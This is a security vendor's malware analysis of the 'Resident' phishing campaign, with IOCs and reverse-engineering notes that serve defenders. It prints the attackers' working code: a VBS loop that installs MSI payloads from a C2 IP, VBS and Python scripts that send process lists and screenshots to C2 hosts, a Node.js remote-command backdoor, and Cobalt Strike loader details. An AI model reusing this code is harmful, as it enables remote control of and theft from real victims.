eSentire Threat Intelligence Malware Analysis: Resident…

LOGIN NOW →

Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT

IN THIS POST

Since November 2022, the eSentire Threat Response Unit (TRU) has observed the resurgence of what we believe to be a malicious campaign targeting the manufacturing, commercial, and healthcare organizations. The campaign is similar to the one reported by Trend Micro researchers in December 2020. The campaign is believed to be conducted by native Russian speaking threat actor(s).

This malware analysis references four separate incidents where our machine-learning PowerShell classifier, Bluesteel detected malicious PowerShell commands executing a script from an attacker hosted domain. It delves deeper into the technical details of how the Resident campaign operates and our security recommendations to protect your organization from being exploited.

Key Takeaways

- The Resident campaign is named after the custom backdoor that the threat actor(s) retrieved from one of the established sessions with the command and control (C2) server.
  The backdoor has the capabilities to achieve persistence and deploy secondary payloads.
- The Resident campaign is delivered via drive-by downloads leveraging compromised websites and phishing emails containing the fake OneDrive attachment that leads to the page hosting the JavaScript payload.
- Resident threat actor(s) retrieve multiple MSI installers that contain the tools used for post-compromise objectives.
- eSentire's Threat Intelligence team has observed the campaign delivering Rhadamanthys stealer.
- These insights are based on four separate incidents targeting manufacturing, commercial, and healthcare organizations.

Initial Infection Vector

The initial infection vector we have observed is a phishing email. It should be noted that the SANS Internet Storm Center has also observed the campaign spreading via drive-by downloads. The threat actor(s) are using email hijacking to deliver the malicious payload with a PDF attachment. The attacker(s) adds the sender domain to Vesta Control Panel to make it look legitimate when the user browses to the domain (Figure 1).




Figure 1: Phishing email

The PDF attachment contains the link to the domain that sends the user to saprefx[.]com domain and based on the geo location of the user, the domain will either redirect the user to the final domain that hosts the JavaScript payload or displays the TeamViewer installer page as shown below (Figure 2).




Figure 2: The redirect chain

The JavaScript payload is usually hosted on compromised WordPress websites. An example of the initial JavaScript payload is shown in Figure 3.




Figure 3: JavaScript snippet

After the user opens the JavaScript attachment, the script would directly download and execute the MSI file using InstallProduct method. In our example, the first retrieved MSI installer dropped Terminal_App_Service VBS (Visual Basic Script) file under ProgramData/Cis folder (we also observed the name Imdb.vbs being used (MD5: c3f9b1fa3bcde637ec3d88ef6a350977)).

The VBS file reaches out to the C2 with the serial number of the C drive on the infected machine as a parameter then it retrieves the Windows Installer product and runs it without the user's knowledge in the background. The script enters the loop where it would continue retrieving and installing the MSI files every 9368 milliseconds (Figure 4).

Terminal_App_Service.vbs

```
On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set Drive = FSO.GetDrive("C:")
Do
set a = createobject("windowsinstaller.installer"):a.uilevel=2:a.InstallProduct
"http://85.192.49.106/" & Drive.SerialNumber
WScript.Sleep 9368
Loop
```

Figure 4: Malicious VBS script dropped from the first MSI file

The retrieved MSI files (we observed approximately 3 MSI files being retrieved originating from the VBS script), contain the tools or scripts to take a screenshot of the host at the time of infection; this is completed with an AutoHotKey script. We have also observed AutoIt, Python scripts, and i_view32.exe tool used to take the screenshot of the host.

Case Study #1

During the first campaign, our TRU team observed the threat actor dropping the backdoor, Cobalt Strike payload, and the Python script responsible for taking a screenshot of the host. Here are some of the files that were observed dropped on the endpoint during the first incident:

> sdv.vbs (C:\ProgramData\sdv) – MD5: 0e5598b0a72bf83378056ae52be6eda4, the script uses WScript.shell object to query the Windows Management Instrumentation (WMI) for information about active processes, caption, command line, creation date, computer name, executable path, OS (Operating Systems) name, and Windows version. It then sends the gathered information along with drive (C:\) serial number to the C2 (Figure 5).

```vbscript
On Error Resume Next

Set FSO = CreateObject("Scripting.FileSystemObject")
Set Drive = FSO.GetDrive("C:")
Dim WS
Set WS = CreateObject ("WScript.shell")
Dim Ollo
Set Ollo = CreateObject("WinHttp.WinHttpRequest.5.1")
timeout = 5000
Ollo.SetTimeouts timeout, timeout, timeout, timeout
Ollo.Open "POST", "http://8.210.10.62/" & Drive.SerialNumber
Ollo.SetRequestHeader "User-Agent", "Windows Installer"
Ollo.SetRequestHeader "Content-Type", "application/x-www-Form-urlencoded"

Set objService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\CIMV2")
If Err.Number <> 0 Then
    Ollo.Send "&log=0"
End If
For Each objProc In objService.ExecQuery("SELECT * FROM Win32_Process")
    bop = bop & objProc.Caption
    bop = bop & objProc.CommandLine
    bop = bop & objProc.CreationDate
    bop = bop & objProc.CSName
    bop = bop & objProc.ExecutablePath
    bop = bop & objProc.OSName
    bop = bop & objProc.ParentProcessId
    bop = bop & objProc.ProcessId
    bop = bop & objProc.WindowsVersion
Next

Ollo.Send "&log=" & bop

resp = Ollo.ResponseText
CreateObject("Wscript.Shell").Run "wmic product where name=""CAF Data"" call uninstall /nointeractive", 0, True
Set WS = Nothing
```

Figure 5: sdv.vbs script

screen1.pyw (C:\ProgramData\sdv) – MD5: a628240139c04ec84c0e110ede5bb40b, Python script that is responsible for taking a screenshot and sending to the C2 with a serial drive number (Figure 6).

```python
param_name = sys.argv[1]

screenshotter = mss()

def post_image(image):
    url = 'http://195.2.81.70/screenshot/' + param_name

    method = "POST"
    handler = HTTPHandler()
    opener = build_opener(handler)

    request = Request(url, data=image)
    request.add_header('User-Agent', 'Windows Installer')
    request.add_header('Cache-Control', 'no-cache')
    request.add_header('Content-Length', '%d' % len(image))
    request.add_header('Content-Type', 'image/jpg')

    try:
        connection = opener.open(request)
    except HTTPError as e:
        connection = e

```

Figure 6: snippet of screen1.pyw

- hcmd.exe (AppData\Roaming\hcmd) – node.exe, MD5: f5182a0fa1f87c2c7538b9d8948ad3ce
- lmdb.vbs (MD5: c3f9b1fa3bcde637ec3d88ef6a350977).

- index.js (MD5: 5bdb1ac2a38ab3e43601eee055b1983f), under AppData\Roaming\hcmd folder – one of the main scripts deployed by the Resident campaign. The script serves as a backdoor and runs with a specific argument via the renamed node.exe binary (hcmd.exe) – hcmd.exe index.js 2450639401. The script is using Socket.IO for bi-directional communication and is setting up a command line interface that allows the infected host to connect to a C2 server via port 3000 using the given 'hwid' (Hardware ID) and 'password'.

  Once the connection is established with the C2, the code sets up event listeners for connect, disconnect, cmd-ping, and cmd-command events. The code logs a message to the console and when the disconnect and disconnect events are triggered, When the cmd-ping event is triggered, the code sends a cmd-pong message with the hwid. Finally, when the cmd-command event is triggered, the code executes the given command from the C2 in the terminal and logs the output (Figure 7).

```
var io = require('socket.io-client');
var cmd = require('node-cmd');
var processRef = cmd.run('cmd');
// parameters
var hwid = 'test298';
var password = 'AutoHotkey';
var serverIp = '89.107.10.7';
if (process.argv.length > 2) {
    hwid = process.argv[2];
    main();
}
function main() {
    var _this = this;
    var data_lines = [];
    var socket = io('http://' + serverIp + ':3000', {
        forceNew: true
    });
    console.log("pid: " + processRef.pid);
    processRef.stdin.write('chcp 65001\r\n');
    processRef.stdout.on('data', function (data) {
        console.log(data);
        data_lines = data_lines + data.replace(/□/g, ' ');
        socket.emit('cmd-output', data_lines);
    });
    processRef.stderr.on('data', function (data) {
        data_lines = data_lines + data.replace(/□/g, ' ');
        socket.emit('cmd-output', data_lines);
    });
    socket.on('connect', function () {
        socket.emit('join-cmd-target', { password: password, hwid: hwid });
        outputLogs('connected', socket);
    });
    socket.on('disconnect', function () {
        outputLogs('disconnected', socket);
    });
    socket.on('cmd-ping', function () {
        socket.emit('cmd-pong', hwid);
    });
    socket.on('cmd-command', function (data) { return __awaiter(_this, void 0, void 0, function () {
        return __generator(this, function (_a) {
            console.log(data);
            processRef.stdin.write(data.command + '\r\n');
            return [2 /*return*/];
        });
    }); });
```

Figure 7: Snippet of index.js backdoor

- node_modules directory that contains the dependencies for node.exe (AppData\Roaming\hcmd).
- 7765676.exe (similar to the Cobalt Strike PowerShell DLL payload that we will mention later in this report) – the Cobalt Strike executable that was dropped via the active session with the C2 server via the backdoor access.

We have observed persistence techniques being created via Startup. Two shortcut files were created under the Startup folder.

CUGraphic.lnk (Startup persistence) – the shortcut is responsible for launching the AutoHotKey script under ProgramData\2020 (Figure 8).




Figure 8: CUGraphic.lnk content

Imdb.lnk (Startup persistence) – the shortcut file is pointing to the directory C:\ProgramData\Cis\. Upon running the malicious MSI installer, it installs the malicious “application” which is the Imdb.vbs script. The Application ID in the registry (e.g., HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-21-1866265027-1870850910-1579135973-1000\Products\985AA98E08645254995AFEA67F8AC3B6\Features\) allows the VBS file to run upon startup with the shortcut pointing to the directory.

Application ID is a unique identifier assigned to a shortcut file when it is created. The Application ID is used to track the shortcut file and its associated application, so that Windows can properly manage the shortcut and its associated application (Figure 9).




Figure 9: Shortcut file, installed application and the Application ID in the registry

So, what about the PowerShell?

The malicious PowerShell command mentioned before retrieves and executes the PowerShell script from 31.41.244[.]142. The PowerShell script loads kernel32.dll and crypt32.dll via LoadLibraryA and uses the function CryptStringToBinaryA from crypt32.dll to convert the base64 string to a binary format (Figure 10).

Figure 10: Malicious PowerShell script containing the Cobalt Strike payload hosted on attacker's domain

It then creates a file mapping of the binary data with the CreateFileMappingA function from kernel32.dll and maps the malicious payload into memory with MapViewOfFile function from the kernel32.dll. Finally, it invokes the mapped binary payload with the Invoke method.

The malicious payload which is the Cobalt Strike loader (MD5: f8d780f77553e7780ebcf917844571b0) enumerates the “powershell.exe” process using CreateToolhelp32Snapshot. It then attempts to request read and write access rights to the process. If it fails to get the access, the payload terminates (Figure 11).




Figure 11: The payload enumerates for PowerShell process

The loader uses API hashing, shown in Figure 12.

```
  result = LoadLibraryW(L"kernel32.dll");
  if ( result )
  {
    v1 = result;
    mw_crc32_jamcrc(result, 0x35F56674, (unsigned int)sub_61A4AC80, (unsigned int *)&dword_61A945EC);
    mw_crc32_jamcrc(v1, 0x4F6CEA0B, (unsigned int)sub_61A4ABE0, (unsigned int *)&api_CloseHandle);
    mw_crc32_jamcrc(v1, 0x24279339, (unsigned int)j_api_CompareStringA, (unsigned int *)&api_CompareStringA);
    mw_crc32_jamcrc(v1, -789371288, (unsigned int)&j_api_CompareStringW, (unsigned int *)&api_CompareStringW);
    mw_crc32_jamcrc(v1, 0x7D65BB85, (unsigned int)sub_61A4AAC0, (unsigned int *)&api_ConnectNamedPipe);
    mw_crc32_jamcrc(v1, -26860698, (unsigned int)sub_61A4A990, (unsigned int *)&api_CopyFileA);
    mw_crc32_jamcrc(v1, 179476023, (unsigned int)sub_61A4A860, (unsigned int *)&api_CopyFileW);
    mw_crc32_jamcrc(v1, 2125613394, (unsigned int)sub_61A4A740, (unsigned int *)&api_CreateDirectoryA);
    mw_crc32_jamcrc(v1, -1972962301, (unsigned int)sub_61A4A620, (unsigned int *)&api_CreateDirectoryW);
    mw_crc32_jamcrc(v1, -1429953657, (unsigned int)sub_61A4A490, (unsigned int *)&api_CreateFileA);
    mw_crc32_jamcrc(v1, 1578112726, (unsigned int)sub_61A4A300, (unsigned int *)&api_CreateFileW);
    mw_crc32_jamcrc(v1, 1273261459, (unsigned int)sub_61A4A190, (unsigned int *)&api_CreateFileMappingA);
    mw_crc32_jamcrc(v1, -1087317822, (unsigned int)sub_61A4A020, (unsigned int *)&api_CreateFileMappingW);
    mw_crc32_jamcrc(v1, -1643169897, (unsigned int)sub_61A49E70, (unsigned int *)&api_CreateNamedPipeA);
    mw_crc32_jamcrc(v1, 1792770758, (unsigned int)sub_61A49CC0, (unsigned int *)&api_CreateNamedPipeW);
    mw_crc32_jamcrc(v1, 1575652657, (unsigned int)sub_61A49B40, (unsigned int *)&api_CreatePipe);
    mw_crc32_jamcrc(v1, 1471031017, (unsigned int)sub_61A49740, (unsigned int *)&api_CreateProcessA);
    mw_crc32_jamcrc(v1, -1552247880, (unsigned int)sub_61A49330, (unsigned int *)&api_CreateProcessW);
    mw_crc32_jamcrc(v1, 8352751, (unsigned int)sub_61A491D0, (unsigned int *)&api_CreateRemoteThread);
    mw_crc32_jamcrc(v1, 1872099663, (unsigned int)sub_61A48FF0, (unsigned int *)&api_CreateThread);
    mw_crc32_jamcrc(v1, 1040992137, (unsigned int)sub_61A48F30, (unsigned int *)&api_CreateToolhelp32Snapshot);
    mw_crc32_jamcrc(v1, -1356850221, (unsigned int)&j_api_DebugBreak, (unsigned int *)&api_DebugBreak);
    mw_crc32_jamcrc(v1, 767887009, (unsigned int)sub_61A48E90, (unsigned int *)&api_DecodePointer);
    mw_crc32_jamcrc(
      v1,
      1554476796,
      (unsigned int)&j_api_DeleteCriticalSection,
      (unsigned int *)&api_DeleteCriticalSection);
    mw_crc32_jamcrc(v1, 1852085300, (unsigned int)sub_61A48DB0, (unsigned int *)&api_DeleteFileA);
```

Figure 12: Hashed APIs

Specifically using CRC32 with JAMCRC algorithm to hash the APIs with the 32-bit polynomial 0xEDB88320 that is used in CRC32 checksum table (Figure 13).

```
    if ( result )
    {
      v13 = 0;
      do
      {
        v7 = *((unsigned __int8 *)hModule + *v6);
        if ( (_BYTE)v7 )
        {
          v8 = (char *)hModule + *v6;
          v9 = -1;
          do
          {
            v9 ^= v7;
            v10 = 8;
            do
            {
              v11 = (v9 >> 1) ^ 0xEDB88320;
              v12 = (v9 & 1) == 0;
              v9 >>= 1;
              if ( !v12 )
                v9 = v11;
              --v10;
            }
            while ( v10 );
            v7 = (unsigned __int8)*++v8;
          }
          while ( (_BYTE)v7 );
          if ( a2 == v9 )
          {
```

Figure 13: CRC32 checksum table

The malicious payload initially loads APIs from kernel32.dll, then the rest of the APIs from libraries such as advapi32.dll, wininet.dll and ws2_32.dll. We can create a quick IDAPython script to rename the DWORDs that store the API value (Figure 14).

```python
import idautils
import idaapi
import pefile
from crccheck.crc import Crc32Jamcrc
import os

ea = 0x61A4D440

dll_name = ['kernel32.dll', 'advapi32.dll', 'wininet.dll', 'ws2_32.dll']

win_path = os.environ['WINDIR'] # getting Windows path
system32_path = os.path.join(win_path, "system32") # getting the C:/Windows/System32 path
export_name = []
for dll in dll_name:
    dll_path = os.path.join(system32_path, dll)
    pe = pefile.PE(dll_path)

    for export in pe.DIRECTORY_ENTRY_EXPORT.symbols:
        export_name.append(export.name)


# resolve hashes and renaming the DWORDs
for xref in idautils.CodeRefsTo(ea, 1):
    crc32_hash_addr = idaapi.get_arg_addrs(xref)[1]
    crc_32_hash_val = get_operand_value(crc32_hash_addr, 1)
    dword_val_addr = idaapi.get_arg_addrs(xref)[3]

    for m in export_name:
        try:
            crc_hash = Crc32Jamcrc.calc(m)
            crc = crc_32_hash_val
        except:
            pass
        if crc == crc_hash:
            m = str(m, 'utf-8')
            get_dword_val = get_operand_value(dword_val_addr, 1)
            idc.set_name(get_dword_val, "api_"+m, SN_CHECK)
```

Figure 14: IDAPython script to calculate the CRC32 JAMCRC hash and rename the DWORDs

The loader sample allocates the memory and decodes to MZRE header which is known for Cobalt Strike payloads that use magic_mz_x86 option to override the MZ header. The decoding routing uses a bitwise rotation as shown in Figure 15.

